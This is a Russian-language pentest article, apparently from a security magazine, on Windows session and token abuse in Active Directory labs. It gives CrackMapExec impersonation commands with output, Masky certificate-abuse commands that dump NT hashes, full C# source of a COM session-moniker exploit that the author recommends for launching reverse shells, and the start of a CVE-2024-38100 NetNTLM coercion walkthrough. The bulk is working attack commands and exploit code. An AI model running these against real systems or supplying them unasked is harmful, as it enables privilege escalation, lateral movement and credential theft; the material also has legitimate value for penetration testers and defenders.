siTFSoyGtSihDBsKQ1JJTkdFLkxBQqISMBCgAwIBAaEJMAcbBXBldGthowcDBQBA4QAApREYDzIwMjMxMTE4MTQyNzMyWqYRGA8yMDIzMTExOTAwMjczMlqnERg
0Z3QbCkNSSU5HRS5MQUI=
[?] Inject Ticket? (Y/N)
y
[+] Injected

[+] Success

Z:\Share>klist

Текущим идентификатором входа является 0:0x483f9

Кэшированные билеты: (1)

#0>     Клиент: petka @ CRINGE.LAB
        Сервер: krbtgt/CRINGE.LAB @ CRINGE.LAB
        Тип шифрования KerbTicket: AES-256-CTS-HMAC-SHA1-96
        флаги билета 0x40e10000 -> forwardable renewable initial pre authent name canonicalize
```

Использование TGSThief


Манипуляции с токенами

Имперсонация чужих токенов — это нестареющая классика эксплуатации Windows. Атакующий, имея достаточные привилегии, нацепляет на свой процесс чужой токен и работает от лица другого пользователя. Кстати, эту атаку мы проводили в статье «Свин API. Изучаем возможности WinAPI для пентестера».

Благодаря широкой известности этой атаки для нее написано достаточно много вариантов PoC. Причем существуют и необычные, например эксплуатация через WTS API. Процесс может запускаться не через `CreateProcessWithTokenW()`, а через UpdateProcThreadAttribute().


И вишенкой на торте идет CrackMapExec с модулем Impersonate. Использовать его легко.

```
# Получить список токенов на системе
    crackmapexec smb 10.10.10.10 -u 'Administrator' -p 'October2022'
-M impersonate

# Выполнить действия от лица другого пользователя
    crackmapexec smb 10.10.10.10 -u 'Administrator' -p 'October2022'
-M impersonate -o TOKEN=<номер желаемого токена> EXEC=<"команда для
запуска">

    crackmapexec smb 10.10.10.10 -u 'Administrator' -p 'October2022'
-M impersonate -o TOKEN=0 EXEC="whoami"
```



```
┌──(bonclay㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec smb 192.168.212.142 -u 'ron' -p 'October2022' -M impersonate
SMB          192.168.212.142 445    ADCS01           [*] Windows 10.0 Build 20348 x64 (name:ADCS01) (domain:poudlard
SMB          192.168.212.142 445    ADCS01           [+] poudlard.wizard\ron:October2022 (Pwn3d!)
IMPERSON...  192.168.212.142 445    ADCS01           [*] Uploading Impersonate.exe
IMPERSON...  192.168.212.142 445    ADCS01           [+] Impersonate binary successfully uploaded
IMPERSON...  192.168.212.142 445    ADCS01           [*] Listing available primary tokens
IMPERSON...  192.168.212.142 445    ADCS01           Primary token ID: 0  NT AUTHORITY/SYSTEM
IMPERSON...  192.168.212.142 445    ADCS01           Primary token ID: 1  POUDLARD/Administrator
IMPERSON...  192.168.212.142 445    ADCS01           Primary token ID: 2  Window Manager/DWM-2
IMPERSON...  192.168.212.142 445    ADCS01           Primary token ID: 3  Window Manager/DWM-1
IMPERSON...  192.168.212.142 445    ADCS01           Primary token ID: 4  POUDLARD/ron
IMPERSON...  192.168.212.142 445    ADCS01           Primary token ID: 5  NT AUTHORITY/NETWORK SERVICE
IMPERSON...  192.168.212.142 445    ADCS01           Primary token ID: 6  NT AUTHORITY/LOCAL SERVICE
IMPERSON...  192.168.212.142 445    ADCS01           Primary token ID: 7  NT AUTHORITY/IUSR
IMPERSON...  192.168.212.142 445    ADCS01           [+] Impersonate binary successfully deleted
```

Список токенов



```
┌──(bonclay㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec smb 192.168.212.142 -u 'ron' -p 'October2022' -M impersonate -o TOKEN=0 EXEC="whoami"
SMB          192.168.212.142 445    ADCS01           [*] Windows 10.0 Build 20348 x64 (name:ADCS01) (domain:poudlard
SMB          192.168.212.142 445    ADCS01           [+] poudlard.wizard\ron:October2022 (Pwn3d!)
IMPERSON...  192.168.212.142 445    ADCS01           [*] Uploading Impersonate.exe
IMPERSON...  192.168.212.142 445    ADCS01           [+] Impersonate binary successfully uploaded
IMPERSON...  192.168.212.142 445    ADCS01           [*] Executing whoami as NT AUTHORITY/SYSTEM
IMPERSON...  192.168.212.142 445    ADCS01           nt authority\system
IMPERSON...  192.168.212.142 445    ADCS01           [+] Impersonate binary successfully deleted
```

Абьюз токенов

RemotePotato0

RemotePotato0 — это эксплоит полузапатченного бага, позволяющий повышать привилегии. Почему «полу-»? Потому что у меня на Windows 11 с последними обновлениями все сработало, хотя в Microsoft говорили, что все пофиксили!


Если вкратце, то этот инструмент злоупотребляет процессом активации объектов DCOM, в ходе которой происходит аутентификация. Она ловится и успешно релеится, например в службу LDAP. Эту интересную атаку описывал мой коллега snovvcrash в статье «Картошка-0. Повышаем привилегии в AD при помощи RemotePotato0».

Однако если NTLM в домене отключен либо у тебя нет возможности настраивать сторонний хост с редиректом резолва OXID-запросов, то обращу внимание на RemoteKrbRelay. Инструмент изначально задумывался для удаленного релея Kerberos, но никто тебе не мешает запустить его и против локального компьютера. Поддерживается возможность релея в LDAP, SMB, HTTP, что практически полностью повторяет функции RemotePotato0, разве что используется Kerberos, а не NTLM.

Запрос чужих сертификатов

Раз мы заговорили об AD CS, напомню, что можно принудительно триггерить сессию пользователя при заходе в AD CS, чтобы на него выписывался сертификат. Для этого можно воспользоваться утилитой Masky:

```
masky -d vostok.street -u dcom -p 'lolkekcheb123!' -dc-ip 192.168.
137.139 -ca "dc01.vostok.street\vostok-DC01-CA" -T user --no-pfx
--no-ccache 192.168.137.139 -v

# 192.168.137.139 — комп, с которого дампить
```




```
┌──(root㉿wifi)-[~/Masky]
└─# masky -d vostok.street -u dcom -p 'lolkekcheb123!' -dc-ip 192.168.137.139 -ca "dc01.vostok.street\vostok-DC01-CA" -T user --no-pfx --no-ccache 192.168.137.139 -v

  v0.2.0
[*] Loading options ...
[*] 1 target(s) loaded
[o] Initialization of the threadpool (size: 1)
[o] (192.168.137.139) Start of target processing
[o] (192.168.137.139) The Masky agent binary will be uploaded in: \Windows\Temp\slsloaed.exe
[o] (192.168.137.139) The Masky agent output will be stored in: \Windows\Temp\zuydvamy.jpg
[o] (192.168.137.139) The Masky agent errors will be stored in: \Windows\Temp\bghgqbjk.png
[o] (192.168.137.139) The Masky agent arguments will be uploaded in: \Windows\Temp\args.txt
[+] (192.168.137.139) Current user seems to be local administrator, attempting to run Masky agent ...
[o] (192.168.137.139) Masky agent was successfuly uploaded in: '\Windows\Temp\slsloaed.exe'
[o] (192.168.137.139) The service 'dfznenem' was successfuly created
[o] (192.168.137.139) The 'dfznenem' was restarted for command execution
[o] (192.168.137.139) The 'dfznenem' service binary path has been removed
[*] (192.168.137.139) 1 user session was hijacked
[o] (192.168.137.139) Start processing PFX of the user 'vostok\dcom'
[o] (192.168.137.139) Getting a TGT via the following KDC IP: 192.168.137.139
[+] (192.168.137.139) Gathered ccache for the user 'vostok.street\dcom'
[+] (192.168.137.139) Gathered NT hash for the user 'vostok.street\dcom': 87615641bedabb2845d3c25a69ebb0e6
[o] (192.168.137.139) End processing PFX of the user 'vostok\dcom'
[o] (192.168.137.139) End of target processing
[*] Exiting ...
```

Использование Masky

Masky заходит на хост, получает список сессий, после чего для каждой запрашивает сертификат PFX, который можно использовать в атаках Pass the Certificate.

Причем модуль поддерживается и в CrackMapExec.

```
# Поиск CA
    cme ldap 10.10.10.10 -u admin -p admin -M adcs

# Использование
    cme smb 10.10.10.10 -u admin -p admin -M masky -o CA="CA DN"
```



```
┌──(bonclay㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec ldap 192.168.212.134 -u ron -p October2022 -M adcs
SMB          192.168.212.134 445    DC01             [*] Windows 10.0 Build 20348 x64 (name:DC01) (domain:poudlard.wizard) (signing:False) (SMBv1:False)
LDAP         192.168.212.134 389    DC01             [+] poudlard.wizard\ron:October2022
ADCS                                                 Found PKI Enrollment Server: ADCS01.poudlard.wizard
ADCS                                                 Found CN: poudlard-ADCS01-CA

┌──(bonclay㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec smb 192.168.212.142 -u ron -p October2022 -M masky -o CA='ADCS01.poudlard.wizard\poudlard-ADCS01-CA'
SMB          192.168.212.142 445    ADCS01           [*] Windows 10.0 Build 20348 x64 (name:ADCS01) (domain:poudlard.wizard) (signing:False) (SMBv1:False)
SMB          192.168.212.142 445    ADCS01           [+] poudlard.wizard\ron:October2022 (Pwn3d!)
MASKY        192.168.212.142 445    ADCS01           [*] Running Masky on the targeted host
MASKY        192.168.212.142 445    ADCS01           [*] 2 session(s) successfully hijacked
MASKY        192.168.212.142 445    ADCS01           [*] Attempting to retrieve NT hash(es) via PKINIT
MASKY        192.168.212.142 445    ADCS01           poudlard\ron f659535a42adfdbc297197e20073cf0b
MASKY        192.168.212.142 445    ADCS01           poudlard\administrator f659535a42adfdbc297197e20073cf0b
MASKY        192.168.212.142 445    ADCS01           [+] 2 NT hash(es) successfully collected
```

Эксплуатация Masky из CME

SeMishaPrivilege

Этот код можно использовать для запуска произвольных файлов от лица стороннего пользователя на системе. При этом не нужно явно назначать привилегии SeDebug/SeImpersonate. Изначально код шел как LPE-эксплоит COM Session Moniker EOP, но к нему добавили всякие проверки.

```
if ( imp_token_il >= process_token_il
  && (imp_token_il >= SECURITY_MANDATORY_HIGH_RID
  || EqualSid(process_token_user, imp_token_user)))
{
   ShellExecuteW(NULL, L"open", path, NULL, NULL, SW_SHOW);
}
```

Поэтому теперь это просто способ абьюза сессий, если есть учетка локального администратора!

Единственный минус — исполняемый файл будет запущен в неинтерактивном режиме. То есть из текущей сессии мы будем видеть только успешно запущенный процесс, а в целевой сессии будут показываться GUI-приложения (если есть). Поэтому таким способом удобно запускать любые реверс-шеллы.

```
using System;
using System.Runtime.InteropServices;

namespace IHxHelpPaneServer
{
    static class Program
    {
        static void Main()
        {
            var path = "file:///C:/Windows/System32/cmd.exe";
            var session = System.Diagnostics.Process.
GetCurrentProcess();
            // Здесь указывай номер желаемой сессии, в которой
запускать пейлоад
            Server.execute(3.ToString(), path);
        }
    }
    static class Server
    {
        [ComImport, Guid("8cec592c-07a1-11d9-b15e-000d56bfe6ee"),
InterfaceType(ComInterfaceType.InterfaceIsIUnknown)]
        interface IHxHelpPaneServer
        {
            void DisplayTask(string task);
            void DisplayContents(string contents);
            void DisplaySearchResults(string search);
            void Execute([MarshalAs(UnmanagedType.LPWStr)] string
file);
        }

        public static void execute(string new_session_id, string path
)
        {
            try
            {
                IHxHelpPaneServer server = (IHxHelpPaneServer)Marshal
.BindToMoniker(String.Format("session:{0}!new:
8cec58ae-07a1-11d9-b15e-000d56bfe6ee", new_session_id));
                Uri target = new Uri(path);
                server.Execute(target.AbsoluteUri);
            }
            catch
            {

            }
        }
    }
}
```

Перечислять доступные сессии можно с помощью `WTSEnumerateSessions()`. Рекомендую воспользоваться моим IHxExec или вариантом на PowerShell. Пример эксплуатации я записал в виде ролика.


Leaked Wallpaper

Эта уязвимость задокументирована как CVE-2024-38100. Изначально ее обнаружил автор блога decoder.cloud, однако его команды у меня не заработали. Впрочем, автор в конце статьи обратил мое внимание на то, что он нашел интересный класс, который позволяет менять обои других пользователей.

И тут все встало на свои места! Меня осенило. А что, если вместо пути до файла я предоставлю UNC Path? В таком случае обои не установятся, но пользователь из целевой сессии принудительно обратится по UNC Path и отправит запрос на аутентификацию, который мы сможем перехватить, например через Responder.

Идея оказалась рабочей и позволяет получить хеш NetNTLM. Причем эксплоит работает даже от лица пользователя с низкими привилегиями.


Предлагаю рассмотреть пример эксплуатации. У нас есть учетная запись `exploit`, которая абсолютно не привилегированная.



```
C:\Release>whoami
dev\exploit

C:\Release>whoami /groups

Сведения о группах
-----------------

Группа                                         Тип                     SID          Атрибуты
============================================== ======================= ============ ===============================================================
Все                                            Хорошо известная группа S-1-1-0      Обязательная группа, Включены по умолчанию, Включенная группа
BUILTIN\Пользователи                           Псевдоним               S-1-5-32-545 Обязательная группа, Включены по умолчанию, Включенная группа
BUILTIN\Пользователи журналов производительности Псевдоним             S-1-5-32-559 Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\ИНТЕРАКТИВНЫЕ                     Хорошо известная группа S-1-5-4      Обязательная группа, Включены по умолчанию, Включенная группа
КОНСОЛЬНЫЙ ВХОД                                Хорошо известная группа S-1-2-1      Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Прошедшие проверку                Хорошо известная группа S-1-5-11     Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Данная организация                Хорошо известная группа S-1-5-15     Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Локальная учетная запись          Хорошо известная группа S-1-5-113    Обязательная группа, Включены по умолчанию, Включенная группа
ЛОКАЛЬНЫЕ                                      Хорошо известная группа S-1-2-0      Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Проверка подлинности NTLM         Хорошо известная группа S-1-5-64-10  Обязательная группа, Включены по умолчанию, Включенная группа
Обязательная метка\Средний обязательный уровень Метка                  S-1-16-8192

C:\Release>
```

Привилегии пользователя

На компьютере также сидит привилегированная учетка — **администратор**.



```
C:\Release>quser
 ПОЛЬЗОВАТЕЛЬ          СЕАНС            ID  СТАТУС   БЕЗДЕЙСТВ. ВРЕМЯ ВХОДА
 администратор                           1  Диск             .  03.08.2024 17:41
>exploit               console           3  Активно          .  03.08.2024 17:44

C:\Release>
```

